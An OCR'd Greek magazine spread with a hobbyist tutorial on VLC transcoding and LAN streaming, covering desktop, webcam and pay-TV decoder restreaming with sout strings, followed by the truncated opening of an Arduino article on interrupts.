
Σημείωση του Αρχισυντάκτη: Από τα tags και τον τίτλο του παρόντος άρθρου ίσως οδηγηθείτε σε εσφαλμένα συμπεράσματα για όλα όσα ακολουθούν. Για την ακρίβεια, είναι πιθανό να κάνετε εύκολες υποθέσεις -- ενδεχομένως και να γυρίσετε βιαστικά μερικές σελίδες, πηγαίνοντας για το επόμενο άρθρο. Μην το κάνετε. Στοιχηματίζουμε ότι δεν έχετε δει ξανά έναν network engineer να χρησιμοποιεί το VLC -- κι όπως θα διαπιστώσετε μπορεί να κάνει θαύματα μ' αυτό! Αρκεί π.χ. ν' αναφέρουμε πως ούτε η NOVA του ξεφεύγει ;)

Το VLC λίγο πολύ όλοι το ξέρουμε (www.videolan.org/vlc). Για όσους έφτασαν χθες από το Άλφα του Κενταύρου ή δεν έχουν ακόμη συνειδητοποιήσει ότι το VLC *δεν* είναι άλλος ένας media player, να πούμε ότι ναι μεν πρόκειται για μια εκπληκτική εφαρμογή αναπαραγωγής audio/video, αλλά οι δυνατότητές της εκτείνονται στο streaming καθώς και στο transcoding (επανακωδικοποίηση audio/video σε αρχεία διαφορετικού format). Η ονομασία «VLC» προέρχεται από το VideoLAN Client, όπως όμως θα διαπιστώσουμε σε λίγο μπορεί κάλλιστα να λειτουργήσει και ως VideoLAN Server.

Το VLC κυκλοφορεί για όλα σχεδόν τα λειτουργικά συστήματα: Windows, Mac OS X, Linux, BSD κ.ά. Το γεγονός αυτό σημαίνει διαλειτουργικότητα μεταξύ των διαφόρων συστημάτων, χαρακτηριστικό *εξαιρετικά* χρήσιμο σε λειτουργίες όπως το streaming. Επίσης, ως ελεύθερο λογισμικό που είναι, χρησιμοποιεί ελεύθερες βιβλιοθήκες κωδικοποίησης/αποκωδικοποίησης. Για παράδειγμα, πολλά από τα codecs του VLC προέρχονται από τη δημοφιλέστατη βιβλιοθήκη libavcodec του FFmpeg (http://ffmpeg.org). Επιπρόσθετα, η ίδια η σχεδίαση του VLC επιτρέπει την ενσωμάτωση νέων codec ή νέων μεθόδων streaming.

Τα interfaces που παρέχει το VLC στο χρήστη δεν περιορίζονται στο κλασικό, για το περιβάλλον γραφικών. Αρκεί π.χ. ν' αναφέρουμε ότι παρέχει μέθοδο απομακρυσμένου ελέγχου καθώς κι ένα ncurses based interface, για την κονσόλα κειμένου. Και η ευελιξία χειρισμού συνεχίζεται: Πέρα από το πληκτρολόγιο ή/και το ποντίκι, το VLC μπορούμε να το χειριζόμαστε με χειριστήριο υπερύθρων, με διάφορες εφαρμογές για smartphones, tablets κ.ο.κ.

Πριν συνεχίσουμε, αξίζει να σημειώσουμε ότι, λόγω του σχεδιασμού του, το VLC αναπαράγει περιεχόμενο ακόμη κι αν ένα μεγάλο μέρος του βίντεο είναι κατεστραμμένο. Αυτό το καταφέρνει γιατί βασίζεται στην αναπαραγωγή (playback) κατά πακέτα.



Εικόνα 1
Το VLC μπορεί να πραγματοποιεί διαμοιρασμό ροής δεδομένων σε πραγματικό χρόνο, με πηγή κάποιο αρχείο audio/video, ένα DVD ή κάποιο Internet stream.

Στο υπόλοιπο του άρθρου θα δείξουμε μερικούς εξαιρετικά ενδιαφέροντες και πρωτότυπους τρόπους χρήσης του VLC. (Οι δοκιμές μας πραγματοποιήθηκαν στα λειτουργικά συστήματα Windows XP, Windows 7, Mac OS X και iOS.) Πεποίθησή μας είναι ότι κάθε χάκερ (στην ψυχή) που θα καταπιαστεί έστω με την απλή αναπαραγωγή video, δεν υπάρχει περίπτωση ν' ασχοληθεί με το VLC και να μην το συμπαθήσει.

Beginner Level

Transcoding


Έστω ότι έχουμε κατεβάσει ένα ωραίο video clip της μορφής .mp4 από το YouTube και θέλουμε να το μετατρέψουμε σε .mp3, επειδή βασικά αυτό που μας ενδιαφέρει είναι μόνο ο ήχος. Αρχικά, ανοίγουμε το VLC και δίνουμε Tools --> Preferences (ή πατάμε το συνδυασμό πλήκτρων [Ctrl+P]). Στο Show settings επιλέγουμε All και μετά Stream output --> Sout stream --> Transcode (το «Sout» προέρχεται από το Stream output). Όλες οι ρυθμίσεις για τα format, τα μεγέθη, τους υπότιτλους κ.λπ. βρίσκονται εδώ. Αν επιθυμούμε να κάνουμε κάποια ρύθμιση την κάνουμε κι αμέσως μετά πατάμε Save.

Από το μενού Media επιλέγουμε Convert/Save και στο υπομενού File το Add. Υποδεικνύουμε το αρχείο .mp4 που κατεβάσαμε από το YouTube και πατάμε στο Convert/Save. Στο πεδίο Destination file, με Browse διαλέγουμε τη θέση και το όνομα του αρχείου προορισμού, ενώ στο πεδίο Settings πατάμε στο Profile το format που επιθυμούμε να γίνει η μετατροπή. Για το audio διαλέγουμε MP3 και κάνουμε κλικ στο Start. Αυτό ήταν! Μη βιάζεστε να φύγετε από εδώ. Υπάρχουν ένα σωρό ρυθμίσεις και παράμετροι για να ψάξετε. Εξερευνήστε τα Settings του Convert, δεν θα το μετανιώσετε!

Αποθήκευση streaming media σε αρχείο

Μπορούμε να αποθηκεύσουμε τοπικά στον υπολογιστή μας μια δικτυακή ροή (network stream), π.χ., από ένα live web radio ή από ένα web tv station. Από το μενού επιλέγουμε Media --> Streaming --> Network και κάνουμε paste το URL του σταθμού που θέλουμε να αποθηκεύσουμε. Πατάμε Next και στο πεδίο Destination επιλέγουμε το αρχείο όπου θέλουμε να αποθηκευτεί το stream. Τελικά, πατώντας Stream αποθηκεύουμε το live stream στον υπολογιστή.

Ένας άριστος τρόπος για ν' αρχίσετε ομαλά με αυτή τη δυνατότητα, είναι να χρησιμοποιήσετε τους ραδιοφωνικούς και τηλεοπτικούς




Εικόνα 2
Στο VLC για Mac OS X, παρατηρούμε τα πρωτόκολλα που χρησιμοποιούνται για το streaming πολυμεσικών εφαρμογών. Τα UDP Unicast/Multicast, RTP Unicast/Multicast, MMS και HTTP είναι τα δικτυακά πρωτόκολλα που επικρατούν.

σταθμούς που *ήδη* υπάρχουν στην playlist του VLC. Από το μενού View επιλέγουμε Playlist (ή πατάμε [Ctrl+L]). Στο αριστερό μέρος, που βρίσκεται ο Media Browser, πατάμε Internet. Ανάλογα με την έκδοση του VLC που έχουμε, εμφανίζονται ομάδες Internet media stream. Στην έκδοση του γράφοντα υπάρχουν οι ακόλουθες ομάδες: Podcasts, Free Music Charts, Freebox TV, Icecast Directory, Jamendo Selections και Channels.com. Πατώντας, π.χ., το Free Music Charts, ανοίγει η ομάδα με τα streams για μουσική από τα charts του 2007 έως του 2012. Επιλέγοντας Free Music Charts January 2012 --> Songs --> Paranoia, ακούμε το τραγούδι των Wonderland «Paranoia». Αν θέλουμε να το κατεβάσουμε στον υπολογιστή πατάμε το δεξί κουμπί του ποντικιού και κάνουμε Save! Αξίζει να το ψάξετε λίγο το θέμα και μη σας φαίνεται παιχνιδάκι.

Να και κάτι άλλο, εξίσου ενδιαφέρον. Πηγαίνετε στο http://greek-video.net/greece/live-tv. Στο ERT World κάντε δεξί κλικ στο Unicast κι αντιγράψτε την τοποθεσία δεσμού. Ουσιαστικά, έχετε στο clipboard την ακόλουθη διεύθυνση:

```
http://www.noc.ntua.gr/binary/streaming/tv.ram
```

Βάλτε τη στο VLC ως Network stream και δείτε το αποτέλεσμα. Ερώτηση: Μπορούμε να δούμε το δορυφορικό κανάλι ERT World, από το σπίτι μας; Ποια είναι η διαδικασία; Οι απαντήσεις μπορούν να δοθούν στο forum του deltaHacker ή κάτω από το post της εισαγωγής αυτού του άρθρου -- πάντα στο http://deltahacker.gr. (Δυστυχώς, μετά το 2009 η ΕΡΤ ΑΕ



Εικόνα 3
Η επιλογή της κάμερας του Playstation 3 ως capture device μάς παρέχει τη δυνατότητα να δημιουργήσουμε εφαρμογές που θυμίζουν ...UStream :D

έχει αποσύρει την υπηρεσία αυτή *και* μέσα από το Εθνικό Μετσόβιο Πολυτεχνείο, οπότε στα σίγουρα δεν θα δείτε ERT World! Αξίζει όμως να δείτε με ποιες διαδικασίες θα μπορούσε κάποιος να το πετύχει :D)

Μοίρασμα της επιφάνειας εργασίας

Οι περισσότεροι από εμάς έχουμε χρησιμοποιήσει --ή έχουμε δει να χρησιμοποιούν-- στο Skype το «Share my computer desktop», όπου ο συνομιλητής ή οι συνομιλητές μας έχουν τη δυνατότητα να βλέπουν σε πραγματικό χρόνο το desktop του υπολογιστή μας. Το ίδιο μπορεί να επιτευχθεί *και* με το VLC.

Ανοίγουμε το Media και πάμε στο Streaming. Από το μενού επιλέγουμε το Capture Devices και στο Capture mode βάζουμε το Desktop. Έπειτα πατάμε Stream και με Next οδηγούμαστε στο Destination, όπου μπορούμε να οδηγήσουμε όλη τη ροή δεδομένων σε ένα αρχείο (επιλογή File) ή σε εκπομπή Unicast/Multicast. Επιλέγοντας την κατάλληλη διεύθυνση προορισμού, κάνουμε stream την επιφάνεια εργασίας μας. Ψάξτε όλες τις παραμέτρους κωδικοποίησης για να δείτε τον πιο αποτελεσματικό τρόπο κατά τον οποίο επιτυγχάνεται η διαδικασία. Θα παρατηρήσετε ότι όσο θυσιάζουμε την ποιότητα της εικόνας και του ήχου, τόσο ποιο γρήγορη θα είναι και η ροή των δεδομένων.

Intermediate Level

Δημιουργία εφαρμογής τύπου UStream, στο LAN και όχι μόνο!

Θέλουμε να αναπαράγουμε, μέσα στο ίδιο μας το σπίτι, τη λειτουργία streaming της υπηρεσίας UStream (www.ustream.tv) ή άλλων παρόμοιων. Το UStream χρησιμοποιούμε και στο περιοδικό, για τα λεγόμενα Live Stream που κάνουμε μία φορά το μήνα: http://deltahacker.gr/livestream.

Φυσικά, χάρη στην ευελιξία του VLC δεν είναι απαραίτητο να στήσουμε κάποιον streaming server, ούτε να εγκαταστήσουμε και να ρυθμίσουμε περίπλοκο λογισμικό. Χρειαζόμαστε μόνο ένα laptop που θα αναλάβει το ρόλο του streaming server και μια κάμερα που θα την αναγνωρίζει το VLC ως capture device (καλό είναι η κάμερα να έχει και ενσωματωμένο μικρόφωνο). Η κάμερα που χρησιμοποίησε ο γράφων ήταν εκείνη του PlayStation 3, ενώ ο driver της ήταν ο CL-Eye-Driver-5.0.1.0218. Αν θέλουμε όλοι οι clients να μας βλέπουν στο τοπικό μας δίκτυο, πρέπει να ρυθμίσουμε τον router ώστε να υποστηρίζει multicast (αν δεν υποστηρίζει, τότε δεν μπορεί να γίνει ταυτόχρονη εκπομπή σε πολλούς clients). Με βάση τα στάνταρ για τη μετάδοση multicast, οι διευθύνσεις πολλαπλής διανομής κυμαίνονται από 224.0.0.0 μέχρι 239.255.255.255.

Ανοίγουμε το VLC και πηγαίνουμε στο μενού Media. Επιλέγουμε Streaming --> Capture Device. Το Capture Mode το αφήνουμε στο DirectShow και πειράζουμε το Device Selection. Στο Streaming Server εμείς διαλέξαμε το PS3Eye Camera, ενώ στο Audio device name το USB Camera-B4.09.24.1. (βλ. εικόνα 3). Πατάμε Stream και μετά Next, φτάνοντας στο πεδίο Destinations. Από την αναδυόμενη λίστα επιλέγουμε το δικτυακό πρωτόκολλο που επιθυμούμε. Τα UDP αλλά και RTP / Mpeg Transport Stream αποτελούν δύο πολύ καλές επιλογές για realtime audio/video streaming. Το Add είναι η αμέσως επόμενη επιλογή μας. Αν κάνουμε το streaming

για έναν υπολογιστή (unicast), πληκτρολογούμε τη διεύθυνση του υπολογιστή όπου το stream θα «τερματίζει». Στη δική μας περίπτωση, ο VLC server έχει IP το 192.168.1.7, ενώ ο client το 192.168.1.9. Αφήνουμε εξάλλου το προεπιλεγμένο port, δηλαδή το 5004. Στο profile έχουμε τη δυνατότητα ν' αλλάξουμε κωδικοποίηση σε εικόνα και ήχο -- αν το επιθυμούμε. Εμείς επιλέξαμε H.264+AAC (MP4). Στο Miscellaneous Options διαλέγουμε Stream all elementary streams και στο SAP announce πληκτρολογούμε το όνομα του stream (π.χ., dr@g). Η γενική μορφή του output string θα έχει την ακόλουθη μορφή:

```
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,c
hannels=2,samplerate=44100}:rtp{dst=192.168.1.9,port=5004,mux=
ts} :sout-rtp-sap :sout-rtp-name=dr@g :sout-standard-sap :sout-
standard-name=dr@g :sout-standard-group= :sout-all :ttl=1 :sout-
keep
```

(Σ.τ.Α. Τα strings αυτά χρησιμεύουν όταν θέλουμε να δουλέψουμε το VLC από την command line. Δείτε το www.videolan.org/doc/streaming-howto/en/ch04.html για περισσότερα παραδείγματα.) Επιτέλους, κάνουμε κλικ στο Stream. Και ναι, δημιουργήσαμε το πρώτο μας UStream, χωρίς το UStream, σε έναν υπολογιστή! (βλ. εικόνα 4). Να τονίσουμε εδώ ότι παρατηρείται μια καθυστέρηση του stream σε σχέση με τη πραγματική μετάδοση -- κι αυτό είναι φυσιολογικό κι αναμενόμενο. Το αποτέλεσμα του streaming όμως είναι στρωτό και ομοιόμορφο, αφού η καθυστέρηση είναι σταθερή. Όπως αναφέραμε πριν λίγο, αν ο router μας υποστηρίζει multicast τότε επιλέγοντας μια διεύθυνση από 224.0.0.0 μέχρι 239.255.255.255, μπορούμε να μεταδώσουμε εικόνα και ήχο σε πολλούς

Εικόνα 4
Το αποτέλεσμα του streaming της κάμερας του PS3, από τον streaming server του Dell στον ACER netbook client. Όλα αυτά εντός του τοπικού, ασύρματου δικτύου.





Εικόνα 5
Η τηλεόραση συνδέεται μέσω HDMI, από την έξοδο του αποκωδικοποιητή. Το scart σε component καλώδιο που χρησιμοποιούμε μεταφέρει το σήμα της NOVA αποκωδικοποιημένο, στην είσοδο του capture device. Το δε VLC αναλαμβάνει καθήκοντα streaming server, διαμοιράζοντας τη δικτυακή ροή στις συσκευές του τοπικού δικτύου.

υπολογιστές του LAN. Μια γενική μορφή output string από multicast μετάδοση, είναι η ακόλουθη:

```
:sout=#rtp{mux=ts,dst=239.255.0.1,sap,name="video"}:sout-
transcode-soverlay=0
```

Ένα streaming της NOVA μου, παρακαλώ!

Αφού με το VLC μπορούμε να κάνουμε ευέλικτο streaming, τότε γιατί να μη γίνεται να στέλνουμε το σήμα της τηλεόρασης στο τοπικό δίκτυο; Αλήθεια, αν έχουμε NOVA, γίνεται να την streamάρουμε κι αυτή; Μα, φυσικά και γίνεται! Για αρχή, χρειαζόμαστε τον ακόλουθο εξοπλισμό:

- Έναν αποκωδικοποιητή NOVA.
- Έναν υπολογιστή σε ρόλο streaming server.
- Ένα καλώδιο HDMI σε Component ή Scart σε Component ή HDMI σε HDMI (το επιλέγουμε ανάλογα με την είσοδο που έχει το capture device, βλ. παρακάτω).
- Ένα hardware capture device, δηλαδή μια κατάλληλη καρτούλα TV. Ψάχνουμε στο Internet για συσκευές που υποστηρίζει το VLC, προκειμένου να υλοποιεί τη σύλληψη του σήματος στην έξοδο του αποκωδικοποιητή. Ενδεικτικά, δείτε σε κάποιο e-shop για κάρτες της AverMedia, LifeView κ.ά. Για HD σήμα σημειώστε ότι, κατά κανόνα, θέλουμε ακριβότερο capture device.



Εικόνα 6
Ο χρήστης του ACER netbook client απολαμβάνει NOVA cinema 2 -- χάρη στο VLC! Το σήμα της NOVA είναι ασύγχρονο από τον server στον client, λόγω της καθυστέρησης που εισάγει το ασύρματο δίκτυο. Στην πλειονότητα των περιπτώσεων αυτό σημαίνει καθυστέρηση σε σχέση με την πηγή, όχι προβληματικό playback.

Ξεκινώντας, ρυθμίζουμε προαιρετικά τον router μας *αν* θέλουμε εκπομπή multicast. Συνδέουμε το καλώδιο HDMI ή το Scart στην έξοδο του αποκωδικοποιητή της NOVA από τη μία και στην είσοδο του capture device από την άλλη. Στη δική μας περίπτωση δεν είχαμε HD είσοδο, οπότε συνδέσαμε το Scart του αποκωδικοποιητή με το RCA της κάρτας TV (capture device, βλ. εικόνα 5). Το σημαντικό όλου του εγχειρήματος είναι να αναγνωρίσει ο VLC το capture device. Ανοίγουμε το VLC και δίνουμε Media --> Streaming. Εστιάζουμε την προσοχή μας στο Capture Device. Εκεί, ανάλογα με τη συσκευή μας, θα δούμε διαφορετικά αποτελέσματα στις περιοχές Capture mode, Video device name και Audio device name. Οι επιλογές είναι:

```
Capture mode=DirectShow, Video device name="capture device name",
Audio device name="capture device name"
```

Πατάμε Stream --> Next κι επιλέγουμε μέθοδο για να γίνει το streaming. Ενδεικτικά, διαλέγουμε ένα εκ των UDP, RTP, καθώς και το Active Transcoding H.264+AAC (MP4). Αυτού του είδους το transcoding είναι ιδιαίτερα επιθυμητό αν θέλουμε να γίνεται streaming σε iPhone ή/και iPad, αφού χωρίς Jailbreak οι συσκευές αυτές αναγνωρίζουν μόνο MP4 video. Πατάμε στο Add και στο πεδίο Address γράφουμε τη διεύθυνση που θέλουμε να φτάσει το NOVA stream. Εμείς, π.χ., βάλαμε 192.168.1.9 (ένα ACER netbook) και για port αφήσαμε το 5004. Συνεχίζουμε με Next και στο SAP announce πληκτρολογούμε το όνομα του stream (π.χ., nova_stream). Το unicast generated stream output string με transcoding, έχει την ακόλουθη μορφή:

```
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,c
hannels=2,samplerate=44100}:rtp{dst=192.168.1.9,port=5004,mux=
ts} :sout-rtp-sap :sout-rtp-name=nova_stream :sout-standard-sap
:sout-standard-name=nova_stream :sout-standard-group= :ttl=1
:sout-keep
```


Το δε multicast generated stream output string με transcoding, είναι:

```
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,c
hannels=2,samplerate=44100}:rtp{mux=ts,dst=239.255.0.1} :sout-
rtp-sap :sout-rtp-name=multicast_nova_stream :sout-standard-sap
:sout-standard-name=multicast_nova_stream :sout-standard-group=
:ttl=1 :sout-keep
```

Έχουμε τελειώσει με την προετοιμασία στον VLC streaming server. Πατάμε στο Stream. Τώρα, αν η τηλεόραση που έχουμε σε κάποιο άλλο δωμάτιο υποστηρίζει WiFi, τότε μέσα από το πρωτόκολλο HTTP μπορούμε να λάβουμε το nova_stream. Εμάς δεν υποστήριζε WiFi, γι' αυτό ως client πήραμε ένα netbook. Αυτό που κάνουμε για να δούμε NOVA είναι να ανοίξουμε το VLC και μέσα από την playlist να επιλέξουμε Local Network --> SAP announcement. Περιμένουμε λίγο κι εμφανίζεται το όνομα της ροής δεδομένων nova_stream. Επιλέγοντάς το μπορούμε να δούμε NOVA στο netbook! (βλ. εικόνα 6). Πρέπει ν' αναφέρουμε ότι αν το δίκτυο είναι ασύρματο, τότε μοιραία εισάγεται μια καθυστέρηση στην προβολή του περιεχομένου. Επειδή όμως η καθυστέρηση είναι ομοιόμορφη για όλα τα μεταδιδόμενα πακέτα, ουσιαστικά δεν τίθεται σοβαρό πρόβλημα. Γενικά, πάντως, πρέπει να προσέχουμε τι πρωτόκολλο χρησιμοποιούμε.

Νομίζουμε ότι, μετά τα προηγούμενα, ποτέ δεν θα ξαναδείτε το VLC όπως παλιά. Κι αν έχουμε δίκιο, τότε αυτό είναι πολύ καλό ;)





Arduino
the way of the hacker!!
(Μέρος 4/k*)

by Spir@lEvolution

FEATURED SERIES

Skill: Intermediate

Tags: interrupts, ISR, RGB LED matrix, timer, counter, prescaler, CTC

Οι εξωγήινες μορφές από το space invaders έχουν το γούστο τους, όπως και να το κάνουμε. Η χρήση ενός έγχρωμου matrix είναι επίσης ευπρόσδεκτη, ανοίγει και το δρόμο για πολλές μελλοντικές κατασκευές. Το περισσότερο ενδιαφέρον, όμως, συγκεντρώνεται στα interrupts. Μεταξύ άλλων, η χρήση τους επιτρέπει την επανάληψη διαφόρων εργασιών με μεγάλη ακρίβεια, όπως επίσης την επίτευξη του multitasking!

*** το k ικανοποιεί τη σχέση k^2+λ^2 >= 2kλ**

Στο προηγούμενο μέρος της σειράς μας, στο deltaHacker 005, κατασκευάσαμε δύο παιχνίδια γύρω από ένα μονοχρωματικό LED matrix 8x8. Αυτές οι μικρές οθόνες διαθέτουν 16 ακροδέκτες: οκτώ για τις γραμμές κι οκτώ για τις στήλες. Ωστόσο, για τη διασύνδεση του matrix στα δικά μας κυκλώματα καταφέραμε να χρησιμοποιήσουμε μόνο τρεις ακροδέκτες του Arduino. Αυτό το πετύχαμε με τη βοήθεια ενός μικρού και πολύ διαδεδομένου τσιπ. Ο λόγος γίνεται για το 74HC595, το οποίο αποτελεί έναν shift register. Κάπως έτσι, είχαμε την ευκαιρία να μιλήσουμε για τη γενικότερη λειτουργία των shift register, καθώς και για τα ιδιαίτερα χαρακτηριστικά του συγκεκριμένου τσιπ. Μετά από αυτή τη γνωριμία περάσαμε στο software κι εκεί τα πράγματα έγιναν πιο ενδιαφέροντα. Τα προγράμματα που μελετήσαμε ακολουθούσαν τη λογική με την οποία γράφονταν τα παλιά παιχνίδια: Η ρουτίνα σάρωσης της οθόνης αποτελούσε το κύριο μέρος του προγράμματος, ενώ οι υπόλοιπες λειτουργίες (σχεδίαση νέων frame, έλεγχος πλήκτρων κ.λπ.) είχαν στηθεί «περιφερειακά». Η μελέτη αυτών των προγραμμάτων μάς έφερε σε επαφή με την έννοια του frame buffer, αλλά και με αρκετά ευρηματικά κολπάκια για το συγχρονισμό των επιμέρους λειτουργιών. Κάπου εδώ, όμως, πρέπει να ομολογήσουμε κάτι: Τα προγράμματα που είδαμε ήταν γραμμένα με απλοϊκό τρόπο και είχαν *τεράστια* περιθώρια βελτίωσης. Αναρωτιέστε τι θα μπορούσε να έχει γίνει με διαφορετικό τρόπο;

Εξέλιξη

Είναι σίγουρο ότι θα έχετε ακούσει τον όρο scan rate. Αναφέρεται στο ρυθμό με τον οποίο προβάλλεται ένα frame επάνω στην οθόνη μας. Με άλλα λόγια, το scan rate αποτελεί τη συχνότητα ανανέωσης της οθόνης και πολύ συχνά αναφέρεται σαν refresh rate. Άραγε, θα μπορούσαμε να υπολογίσουμε το scan rate για τα δύο παιχνιδάκια μας; Όσο κι αν το προσπαθήσουμε, θα αποτύχουμε! Βλέπετε, ανά 40 σαρώσεις του matrix ξεκινούσε η σχεδίαση ενός νέου frame. Η επόμενη σάρωση της οθόνης επαναλαμβανόταν *μετά* από τη σχεδίαση. Με άλλα λόγια, ο ρυθμός σάρωσης δεν ήταν απόλυτα σταθερός και εξαρτιόταν από το χρόνο εκτέλεσης των ενδιάμεσων διαδικασιών. Αν όλα αυτά σας ακούγονται πολύ θεωρητικά κι αδιάφορα, σκεφτείτε την εξής απλούστατη συνέπεια: Στην περίπτωση που το παιχνίδια μας ήταν πιο σύνθετα και η σχεδίαση κάθε frame διαρκούσε περισσότερο, η εικόνα θα «έσπαγε» και θα παρατηρούσαμε στην οθόνη μας το λεγόμενο flickering! Να μας συγχωράτε, αλλά εμείς δεν μπορούμε να ανεχτούμε 